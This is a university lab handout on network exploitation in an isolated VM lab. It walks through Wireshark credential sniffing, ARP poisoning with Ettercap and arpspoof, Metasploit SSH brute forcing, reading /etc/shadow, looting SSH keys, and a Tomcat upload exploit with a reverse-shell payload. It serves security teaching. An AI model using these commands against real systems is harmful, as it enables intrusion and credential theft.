
Finding and Exploiting Network Vulnerabilities

6COSC019W

Dr Ayman El Hajjar

Academic Year: 2025/26

1 Lab environment

STOP and READ

- ➡ Make sure your lab environment is set up as described in **Lab 1**.
- ➡ This includes: importing the VMs, configuring the network, and running the studentid script.
- ➡ If you are unsure, refer back to the Lab Environment Setup guide.

```
>- ./studentid.sh
```

- ➡ Download the module files while Kali is connected to **NAT**.

```
>- cd Desktop
```

```
>- git clone https://github.com/azelhajjar/6COSC019W.git
```

- ➡ Some activities require the OWASP VM.
- ➡ Use **NAT** for Internet-based targets such as cwsenario.uk.
- ➡ Use **Host-Only** for local targets such as the OWASP VM.

↳ If the IP does not update after changing the adapter:

```
>- sudo ifconfig eth0 down
```

```
>- sudo ifconfig eth0 up
```

```
>- sudo ifconfig eth0
```

VMs IP Reference

- ➡ Example IP addresses in this lab:
 - ↳ OWASP VM: 192.168.144.129
 - ↳ Kali VM: 192.168.144.128
- ➡ Your IP addresses may be different due to DHCP.
- ➡ Always use your own VM IPs.

2 Sniffing plain HTTP traffic

- ➡ In this lab, we will start by assessing the danger of using a basic authentication mechanism such as HTTP plain text authentication.
- ➡ Both Kali and OWASP should be running on a Host-Only Adapter.




Figure 2.1: Wireshark HTTP capture

- ➡ On Kali, open a terminal and type **wireshark**.
 - ↳ Once Wireshark is open, we need to select the interface we want to capture packets on. We will be capturing packets on **eth0**.
- ➡ [1] Double-click on **eth0** or select it
- ➡ [2] click the start capturing button .
 - ↳ You will now see that the live traffic window is open, although there is no traffic yet.
- ➡ Open a browser and navigate to the OWASP page (for me, it's **192.168.144.129**).
 - ↳ On the browser, click on the Damn Vulnerable Web App (DVWA) and log in using

the username **admin** and password **admin**.

↳ [3] Once you log in, go back to Wireshark and stop the live capture .

➡ [4] You will find that a lot of traffic was captured. We are interested in HTTP traffic, and more specifically, a POST HTTP packet. You can filter the traffic by using the filter bar. type **http** and press enter.

↳ You can also sort the packets by name or by protocol.

↳ We are specifically looking for a POST message.

➡ [5] Select the POST message.

➡ [6] Select the “HTML Form URL encoded” option, and it will reveal the username and password we just entered. You will be able to see all information related to this particular packet, in plain text.

➡ [7] On the right ,you will see the packet information in hexadecimal with the selected field both in hexadecimal and decoded to plain text.

➡ The idea of this activity is to see what sniffing traffic on our own machine can reveal. This also assumes that we know the username and password, as we browsed the DVWA application on the Kali machine itself to log in and capture traffic.

💡 This highlights the importance of using HTTPS. More in the next lab about this.

Why an HTTP POST packet?

➡ HTTP packets represent communication (request/response) between clients and web servers, usually as a result of a request from the client.

➡ The **HTTP POST** packet represents a request where the client sends data to the server to be processed, such as during a **form submission** or a file upload.

➡ Another important HTTP packet type is the **HTTP GET**, which is used to request data from the server, such as loading a webpage.

3 Man-in-the-Middle Attacks and Session Hijacking

➡ A Man-in-the-Middle (MITM) attack is a type of attack in which the attacker places themselves in the middle of the communication line between two parties, usually a client and a server.

➡ This is achieved by breaking the original communication channel and then intercepting messages from one party, relaying them (sometimes with alterations) to the other party.

3.1 Setting up a Spoofing Attack with Ettercap - ARP Spoofing

➡ Address Resolution Protocol (ARP) spoofing is perhaps the most common MITM attack. It exploits the fact that the Address Resolution Protocol—the one that translates

IP addresses to MAC addresses—does not verify the authenticity of the responses a system receives.

➡ This means that when Alice's computer asks all devices on the network, "What is the MAC address of the machine with IP xxx.xxx.xxx.xxx?", she will accept the response from any device, whether genuine or not.

➡ ARP spoofing, or ARP poisoning, works by sending multiple ARP responses to both ends of the communication chain, telling each end that the attacker's MAC address corresponds to the IP address of their counterpart.

➡ Ensure both OWASP and Kali virtual machines are running.

➡ We will conduct our session hijacking using ARP spoofing with a popular tool called Ettercap.

```
➡ sudo ettercap -G
```

➡ To start Ettercap with the graphical interface, use the **-G option**.

➡ Once it starts, follow the steps shown in See [Figure.3.1](#).

➡ [1] Ensure that the correct interface is selected and set to **sniffing at startup**.

➡ [2] Click on the **accept** sign.

➡ [3] Click on the **search hosts** button.

➡ [4] Click on the **list** button.

➡ [5] Highlight **192.168.144.1** and click on **Add to Target 1**.

➡ [6] Highlight **192.168.144.129** and click on **Add to Target 2**.

➡ [7] Click on the three dots menu and select **Targets**

➡ [8] Select **Current Target**.

➡ [9] Select the **MiTM menu** and choose **ARP poisoning**.

➡ [10] Ensure that **Sniff Remote Connections** is selected and press **OK**.

➡ [11] On the host machine (192.168.144.1), open a browser and log in to Damn Vulnerable Web Application (DVWA).

➡ [12] Observe the captured form entries in Ettercap. You should see the DVWA credentials captured.



Figure 3.1: Ettercap

4 ARP Poisoning from Terminal

4.1 Configuring Kali to Forward Traffic Between the Host and OWASP

➡ We need to configure Kali to forward network traffic between the Host machine and the OWASP VM.

➡ First, flush any existing firewall rules to avoid conflicts with previous configurations.

```
➡ sudo iptables -F
```

➡ Clear any existing NAT rules to ensure clean traffic forwarding.

```
➡ sudo iptables -t nat -F
```

➡ Enable IP forwarding on Kali so that it can forward traffic between the Host machine and the OWASP VM.

```
➡ sudo sysctl -w net.ipv4.ip_forward=1
```

➡ Allow packet forwarding in both directions on the eth0 interface. This ensures that traffic can flow through Kali without being dropped.

```
➡ sudo iptables -A FORWARD -i eth0 -o eth0 -j ACCEPT
```

➡ Apply NAT so Kali can correctly forward traffic between the Host machine and the OWASP VM while acting as the gateway.

```
➡ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

4.2 Conducting the ARP Poisoning Attack

➡ Once these settings are applied, we can move to spoofing MAC addresses for both the Host machine and the OWASP VM. We use the **arp spoof** tool, pre-installed on Linux, to conduct ARP poisoning.

- ↳ On one terminal, spoof the MAC address of OWASP for the Host machine. This tells the Host machine that the MAC address for OWASP has changed and is now the Kali MAC address.

```
>- sudo arpspoof -i eth0 -t 192.168.144.129 192.168.144.1
```

- ↳ On another terminal, while keeping the previous one running, spoof the MAC address of the Host machine for the OWASP VM. This tells OWASP that the MAC address for the Host machine has changed and is now the Kali MAC address.

```
>- sudo arpspoof -i eth0 -t 192.168.144.1 192.168.144.129
```



Do not close the ARP spoofing terminals. They should stay running while we move to the next step.

- ➡ On a third terminal, and to speed up the ARP table updates on both machines, we can send ARP requests manually to both the host and OWASP.

- ↳ This sends ARP requests to the Windows Host machine so that its ARP table updates with the Kali machine's MAC address.

```
>- sudo arping -c 3 -I eth0 192.168.144.1
```

- ↳ This sends ARP requests to the OWASP machine so that its ARP table updates with the Kali machine's MAC address.

```
>- sudo arping -c 3 -I eth0 192.168.144.129
```

- ➡ On the OWASP VM, we can also trigger ARP updates manually to speed up the process.

```
>- sudo arping -c 3 -I eth0 192.168.144.1
```

- ↳ This updates the OWASP ARP table with the Kali machine's MAC address for 192.168.144.1 (the Windows Host machine).

- ➡ Check if ARP poisoning is working correctly, meaning Kali is positioned between the Host machine and the OWASP VM.

- ➡ **On your Windows machine (Host machine)**, open the terminal (called **Command Prompt** in Windows).

- ↳ You can press the Windows logo key and type **cmd** to open the Command Prompt.

```
>- cmd
```

- ↳ Let's check the ARP table for the network with prefix 192.168.144.* on windows:

```
>- arp -a
```

- ↳ This displays the ARP table. You should see that the Host machine's ARP table shows the OWASP machine with the Kali machine's MAC address (see Figure.4.1).

➡ On your OWASP machine,, we can also check the ARP table:

```
>- arp -a
```

↳ This displays the ARP table for the OWASP VM. You should see that the OWASP ARP table shows the Host machine with the Kali machine's MAC address (see Figure.4.1).




Figure 4.1: ARP tables showing successful ARP poisoning.

➡ The final step is to start Wireshark and capture traffic between the Host machine and OWASP.

↳ On Kali, start capturing traffic in Wireshark, similar to how we did in the previous activity in Section.2.

➡ On the Windows host Machine:

↳ Open a browser and go to **192.168.144.129** to generate traffic.

↳ Click on the **Damn Vulnerable Web Application**.

↳ Sign in with the credentials **admin/admin**.

➡ On Kali, stop the Wireshark capture and observe the POST message with the login details, similar to what we did in the previous activity in Section2.

➡ Note the duplicated packets. One shows the traffic between the Host machine and the OWASP VM, while the other shows the same packet intercepted by Kali and then forwarded to OWASP, as shown in Figure.4.2.

No.	Time	Source	Destination	Protocol	Length	Info
4	2.65449950	VMware_02:10:cb	192.168.144.1	ARP	42	192.168.144.1 is at 00:0c:29:02:10:cb
5	2.654779399	192.168.144.1	192.168.144.1	ARP	42	192.168.144.129 is at 00:0c:29:02:10:cb (duplicate use of 192.168.144.1 detected!)
6	2.654825983	192.168.144.129	192.168.144.1	ARP	42	192.168.144.129 is at 00:0c:29:02:10:cb (duplicate use of 192.168.144.1 detected!)
7	2.656354231	192.168.144.129	192.168.144.1	TCP	60	80 → 54852 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM WS=64
8	2.685972333	192.168.144.1	192.168.144.1	TCP	60	54852 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
9	2.685734695	192.168.144.1	192.168.144.129	TCP	54	54852 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
10	2.685735601	192.168.144.129	192.168.144.129	HTTP	857	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
11	2.685932954	192.168.144.1	192.168.144.129	HTTP	857	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
12	2.685943236	192.168.144.129	192.168.144.129	HTTP	857	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)

Figure 4.2: ARP poisoning captured traffic

What happened^{4.2}

- ➡ Man-in-the-middle attack is an attack in which the attacker gets between two parties and intercepts messages before transferring them on to their intended destination.
- ➡ Address resolution protocol (ARP) poisoning is an example of a spoofing attack. In this attack, the attacker spoofs the Media Access Control (MAC) address of a targeted device, such as a server, by sending false ARP resolution responses with a different MAC address. This causes duplicate network traffic to be sent from the server.
- ➡ 3- **What happened** paragraph is taken from the recommended book **Fundamentals of Information Systems Security**

5 Network Services Exploitation

- ➡ In this section, we will attempt to exploit some of the network vulnerabilities that we identified earlier during the scanning and enumeration phase.
- ➡ We will focus on an in-depth exploitation of the SSH service as an example, and briefly look at other modules that can be used to target different services.
- ➡ During this phase, the goal is often to gain a shell on the target system, in this case the OWASP VM. This gives you the ability to perform actions using the permissions of the compromised user.
 - ↳ A shell is a program that allows you to interact with a computer's operating system. It provides a way to execute commands, manage files, and run scripts.
 - ↳ Obtaining shell access typically means you can issue commands directly on the system, either through a command-line interface (CLI) or remotely using tools such as SSH.
- ➡ The ultimate goal, however, is to obtain a high-privilege shell (for example, administrator or root), which would allow unrestricted access to the system. This enables you to modify critical files, manage system settings, and control user accounts.

5.1 Metasploit (msfconsole)

- ➡ We will use the Metasploit Framework to exploit vulnerable network services.

- ➞ Metasploit is a powerful penetration testing platform that provides a wide range of attack and support modules.
- ➞ It allows users to exploit known vulnerabilities and configure attacks based on the target environment.
- ➞ The installed version, **Metasploit v6.4.34-dev**, includes many available modules (see Figure.??).
- ➞ The main components of Metasploit include:
 - ↳ **Exploits** for attacking known vulnerabilities in systems.
 - ↳ **Auxiliary** modules for scanning, information gathering, and support tasks.
 - ↳ **Post-exploitation** modules for maintaining access, escalating privileges, and collecting further information.
 - ↳ **Payloads**, which are executed on the target system after a successful exploit.
 - ↳ **Encoders** for obfuscating payloads to avoid detection.
 - ↳ **Evasion** techniques for bypassing security controls such as firewalls and antivirus software.
- ➞ To start Metasploit (see Figure.5.1), run:

```
>- msfconsole
```




Figure 5.1: Starting Metasploit

5.2 Exploiting SSH- Using Brute Forcing

- ➡ From our earlier scanning and enumeration, we know that **OpenSSH 5.3p1** is running on port 22 on the OWASP VM.
- ➡ We will now search for Metasploit modules that target OpenSSH.
- ➡ Searching for **SSH** returns many results, most of which are not relevant to OpenSSH. We therefore refine our search to focus on OpenSSH only.

```
>- search ssh
```

➡ The easiest method, is to attempt to brute force the service.

```
>- search ssh_login
```

➡ This will return two scanners vulnerabilities (See Figure.5.2).

➡ We know it is called `ssh_login` since all brute force auxiliary modules names are called the **service_login**.

```
>- use auxiliary/scanner/ssh/ssh_login
```

➡ We use the `ssh_login` scanner (See Figure.5.3), which will brute force either specific user with a known password or will try from different usernames and passwords from dictionaries.

➡ The other scanner requires the attacker to hold the public keys of the target. We don't have this at this stage. (See Section.5.2.1

↳ Check the options of the scanner module. We set few variables to the dictionaries and the Vulnerable machine IP address (See Figure.5.3).

```
>- show options
```

↳ Set the `stop_on_success` to true. This will speed up the exploit, as it will stop as soon as you have a match of username and a password that works!

```
>- set stop_on_success true
```

↳ Set the usernames file from the module repository as the usernames dictionary.

```
>- set user_file /home/kali/Desktop/6COSC019W/users.lst
```

↳ Similarly, set the passwords file from the module repository as the passwords dictionary.

```
>- set pass_file /home/kali/Desktop/6COSC019W/passwords.lst
```

↳ Set the target IP Address of the victim (OWASP). In my case, **192.168.144.129**

```
>- set rhosts 192.168.144.129
```

↳ Set the open port found for SSH service during our initial scan. The SSH default port is 22.

```
>- set rport 22
```

➡ Check if all your entries were applied correctly (See Figure.5.3).

```
>- show options
```

➡ **Optional:** You can also change the output if you want to print the output for all

attempts (including the failed ones) by setting **verbose mode** to true.

```
➤- set verbose true
```

➡ Now we have all the options set, we can type **run** to execute the exploit.

```
➤- run
```

➡ The brute force attack was successful and a valid login was found for the user **user** with the password **owaspbwa**. A new session was created (See Figure.5.4)

➡ To list the open sessions we use the **-l** option (note that l stands for List) with the command **sessions** (Notice plural session). Note that the session ID open for me as **session 1** (See Figure.5.5).

```
➤- sessions -l
```

➡ Now we have a session open we can use access those sessions to see what we are able to do.

↳ To use a specific shell session, we use the **-i** option with the session number we want to access. Note that the **-i** option for the session stands for **identifier** and in my case it is session 1 (See Figure.5.5).

```
➤- sessions -i 1
```

➡ if you are running this for the first time, your session will likely be **1** however **sessions -l** will give you the correct identifier for your session.

➡ You are now executing commands on the OWASP machine with the privilege of the user: **user**. We note that this user does not have high-privilege access. Specifically, the user is not a member of the **sudoers** group, so commands that require administrator privileges will fail (see Figure.5.5).

↳ Get out of the session using background. This will keep the session running in the background by pressing **y** (See Figure.??). Otherwise when pressing Ctrl+x or typing **N**, it will close the session and you will need to run the exploit again if you need the session.

```
➤- background
```

➡ Check if the session is still open.

```
➤- sessions -l
```




Figure 5.2: Searching for ssh_login vulnerabilities

Name	Current Setting	Required
ANONYMOUS_LOGIN	false	yes
BLANK_PASSWORDS	false	no
BRUTEFORCE_SPEED	5	yes
CreateSession	true	yes
DB_ALL_CREDS	false	no
DB_ALL_PASS	false	no
DB_ALL_USERS	false	no
DB_SKIP_EXISTING	none	no
PASSWORD		no
PASS_FILE	/home/kali/Desktop/6COSC019W/passwords.lst	no
RHOSTS	192.168.144.129	yes
RPORT	22	yes
STOP_ON_SUCCESS	true	yes
THREADS	1	yes
USERNAME		no
USERPASS_FILE		no
USER_AS_PASS	false	no
USER_FILE	/home/kali/Desktop/6COSC019W/users.lst	no
VERBOSE	true	yes

Figure 5.3: Set the various ssh_login options



Figure 5.4: Successful exploit and found a match from our users and passwords lists: user/owaspbwa. The session was also created




Figure 5.5: We access the opened session with the corresponding identifier. You are now executing commands on the OWASP machine with the privilege of the user: **user**

➡ Although we successfully exploited the SSH service using brute force, we did not obtain a high-privilege shell. Earlier, we set the **stop_on_success** option to **true** to speed up the attack.

- ↳ To check whether higher-privilege users exist, we now change the **stop_on_success** option to **false** so that the attack continues after the first successful login.

```
❯ set stop_on_success false
```
- ↳ We run the brute force attack again.

```
❯ run
```
- ➡ This time, additional valid credentials are discovered (see Figure.5.6).
- ↳ We can now see that two new sessions have been created, including a session for the **root** user.
- ↳ Note that the GUID for the root user is **uid 0**. This indicates that the user has

the highest system privileges.

```
msf5 auxiliary(scanner/ssh_login) > run
[*] 192.168.144.129:22 - Starting brute-force
[*] 192.168.144.129:22 - Success: 'user:owaspwa' 'uid=1000(user) gid=1000(user) groups=(adm),28(dialout),46(plugdev),111(sambashare),116(lpadmin),117(admin),1000(user) Linux owaspwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 1686 GNU/Linux'
[*] SSH session 1 opened (192.168.144.129:22) at 2026-01-17 04:55:08 +0000
[*] 192.168.144.129:22 - Success: 'root:owaspwa' 'uid=0(root) gid=0(root) groups=(root) Linux owaspwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 1686 GNU/Linux'
[*] SSH session 2 opened (192.168.144.129:22) at 2026-01-17 04:55:31 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh_login) > sessions -i
Active sessions
  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    shell linux  SSH kali @  192.168.144.128:22:1137 -> 192.168.144.129:22 (192.168.144.129)
  2    shell linux  SSH kali @  192.168.144.128:22:9997 -> 192.168.144.129:22 (192.168.144.129)
```

Figure 5.6: We now have another session shell open with a root user and higher privilege

➡ Now that we have multiple sessions open, we can access them to see what level of control we have on the OWASP machine.

↳ To use a specific shell session, we use the **-i** option with the session number. In this case, we will access **session 2**, which corresponds to the **root** user (see Figure.??).

```
> sessions -i 2
```

➡ You are now executing commands on the OWASP machine with **root** privileges. Since this user has **uid 0**, you have full administrative access to the system.

↳ Confirm that you are logged in as the root user.

```
> whoami
```

↳ Try to access a file that requires root privilege.

```
> cat /etc/shadow
```

↳ To exit the session while keeping it active in the background, type **background** and press **y** when prompted (see Figure.??). If you press Ctrl+C or type **N**, the session will be closed and you will need to run the exploit again.

5.2.1 Post Exploitation

➡ Now that we have an active SSH session on the OWASP VM, we can perform post-exploitation activities to gather additional information from the system.

➡ Post-exploitation refers to the actions taken after gaining access to a target, such as collecting credentials, discovering other users, and identifying sensitive files.

↳ While keeping our SSH session running in the background from the previous activity, we will use a Metasploit post-exploitation module to search for SSH public keys stored on the system.

↳ Multi Gather OpenSSH PKI (public keys) Credentials Collection

```
> use post/multi/gather/ssh_creds
```

```
> show options
```

- ↳ The command show that the post exploit only requires one argument, the session number.

```
>- set SESSION 2
```

- ↳ We set the session number to the session ID you have. You can check the session ID by typing **sessions -l**

```
>- run
```

- ↳ The post exploit returned no results. Although this mean that no other user logged in before using the SSH service, it doesn't mean that there is no other users and there is no public keys stored in this directory for other users.
- ↳ Although this is unsuccessful, this shows that in many cases, exploits do not work. Both hackers and penetration testers need to try different methods to get the results they need.


💡 In a real scenario, you would have users who already logged in to the SSH server and they already have a public key stored. We can do this from Kali (to make it realistic)

- ↳ We can generate an SSH key pair on Kali to simulate a real user who has previously logged in using key-based authentication.

- ↳ On a new terminal (Do not close the msfconsole one!), type

```
>- ssh-keygen
```

- ↳ Press Enter to accept the default file location and leave the passphrase empty. This will create a public and private key pair in the **.ssh** directory.



```
(kali@kali)-[~/ssh]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for "/home/kali/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:rs+VNEX1pyp6TrBBMu4yN2l5BTplxjR9cCSZee2n2HY kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|      o.o++o.    |
|      o .+=o ..  |
|      o B  o..  o|
|      . O . .  ..o|
|      + S +  o.o  |
|      . = * o..+ E|
|      o B + = ..  |
|      = = +..    |
|      ..+o.      |
+--[SHA256]-----+
```

Figure 5.7: Generating an SSH key pair on Kali using ssh-keygen

- ↳ Next, we copy the public key to the OWASP VM so that it is stored as an authorised

key for the target user.

```
>- ssh-copy-id -o HostKeyAlgorithms=+ssh-rsa -o
PubkeyAcceptedAlgorithms=+ssh-rsa root@192.168.144.129
```

↳ This simulates a user who has previously logged in using SSH key authentication. The public key will now be stored in the **authorized_keys** file on the OWASP VM.

```
(kali@kali)-[~/ssh]
$ ssh-copy-id -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa root@192.168.144.129~
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/.ssh/id_ed25519.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: ERROR: ssh: Could not resolve hostname 192.168.144.129~: Name or service not known
```

Figure 5.8: Copying the public SSH key to the OWASP VM using ssh-copy-id

➡ With the authorised key in place, we can now rerun the post-exploitation module to collect SSH credentials.

```
>- run
```

↳ This time, the module should successfully locate and extract the SSH public key from the target system.

```
msf6 post(multi/gather/ssh_creds) > run
[*] Finding .ssh directories
[*] Looting 1 .ssh directories
[*] Looting /root/.ssh directory
[*] Downloaded /root/.ssh/authorized_keys → /home/kali/.msf4/loot/20260117050940_default_192.168.144.129_ssh.authorized_k_214065.txt
[*] Post module execution completed
msf6 post(multi/gather/ssh_creds) >
```

Figure 5.9: Successful extraction of SSH authorised keys from the OWASP VM

what does this mean for us?

- ➡ This means that Kali was able to access the OWASP VM's **.ssh** directory and retrieve the **authorized_keys** file.
- ➡ The **authorized_keys** file contains the public keys of users who are allowed to log in to the system using SSH without entering a password.
- ➡ In a real system, these keys are often created when users log in regularly using SSH from their own computers or work devices.
- ➡ By obtaining this file, an attacker could potentially use the same key to access the system without knowing the user's password.
- ➡ This demonstrates how sensitive information can be recovered after an attacker has already gained access to a system, even if no passwords are visible.
- ➡ Post-exploitation techniques like this are used to extend control over a system and maintain long-term access.

💡 Now we have the public key, you should try the **login_scanner_pubkey** module that we found in our initial search in Section 5.2.

5.3 Exploiting Tomcat Web server

➡ During the scanning and enumeration activity, we found several services running in addition to the SSH service that we have just exploited

➡ Let's see if we can use the same username and password to access the Web server.

➡ We can also try to exploit the Tomcat service running on port 8080.

➡ Start Metasploit.

```
>- msfconsole
```

➡ First, search for all Tomcat-related modules available in Metasploit.

```
>- search tomcat
```

➡ To focus on enumeration tools, refine the search to show only auxiliary modules related to Tomcat.

```
>- search type:auxiliary tomcat
```

➡ One useful scanner is **tomcat_mgr_login**, which checks whether the Tomcat Manager login page is misconfigured and leaking credentials.

```
>- use auxiliary/scanner/http/tomcat_mgr_login
```

➡ View the required options for this module.

```
>- show options
```

➡ Set the target IP address and the Tomcat service port.

```
>- set rhosts 192.168.144.129
```

```
>- set rport 8080
```

➡ Set the local IP address of the Kali machine.

```
>- set lhost 192.168.144.128
```

➡ Set the dictionaries for usernames and passwords from the repository folder.

```
>- set user_file /home/kali/Desktop/6COSC019W/users.lst
```

```
>- set pass_file /home/kali/Desktop/6COSC019W/passwords.lst
```

➡ Run the scanner to check for exposed credentials.

```
>- run
```

➡ If credentials are returned, this confirms that the Tomcat Manager service is misconfigured.

➡ Now search for Tomcat exploitation modules that can be used to obtain a shell.

```
>- search type:exploit tomcat
```

➡ When selecting an exploit, look for one that matches the Tomcat version running on the OWASP VM.

➡ The **tomcat_mgr_upload** exploit has an **Excellent** rank, meaning it has a high chance of success.

```
>- use exploit/multi/http/tomcat_mgr_upload
```

➡ Set the target system details.

```
>- set rhosts 192.168.144.129
```

```
>- set rport 8080
```

➡ Select a payload suitable for a Java-based Tomcat service.

```
>- set payload java/shell_reverse_tcp
```

➡ You can view other compatible Java payloads using **show payloads**.

➡ Set the local IP address of the Kali machine for the reverse shell connection.

```
>- set lhost 192.168.144.128
```

➡ Set the local port that will receive the reverse shell connection.

```
>- set lport 4444
```

```
>- set HttpUsername root
```

```
>- set HttpPassword owaspbwa
```

➡ Run the exploit to attempt to gain a shell on the OWASP VM.

```
>- run
```

➡ Using a similar process, attempt to exploit other vulnerable services discovered during the initial scan.

➡ **In reality, this can be a lengthy process. However, you only need one successful exploit to gain high-privilege access.**

6 Cryptanalysis for network services attacks

6.1 Caesar Cipher challenge

- ➡ Let's start by something as simple as decrypting a Caesar Cipher by guessing the rotation value.
- ➡ While OWASP VM is running, browse to "Security Shepherd tool" on OWASP VM.
 Login with username: `admin` and password: `password`
- ➡ Click on Challenges and select **Insecure Cryptographic Challenge 1** from **Insecure Cryptographic Storage**
- ➡ Try to guess the rotation used to solve this challenge. You can submit your solution in the box at the top of the challenge screen.
- ➡ You might want to use this [link](#) to help you guess the rotation and break the cipher

6.2 Brute Force Attack

- ➡ This activity involves a dictionary-based attack using lists of both usernames and passwords. It is still a form of brute force, as every username is tested with every password in the dictionaries.
- ➡ This activity assumes that you have completed the previous lab (Reconnaissance and Scanning), specifically that:
 - ➡ You have identified that SSH is running on the OWASP VM.
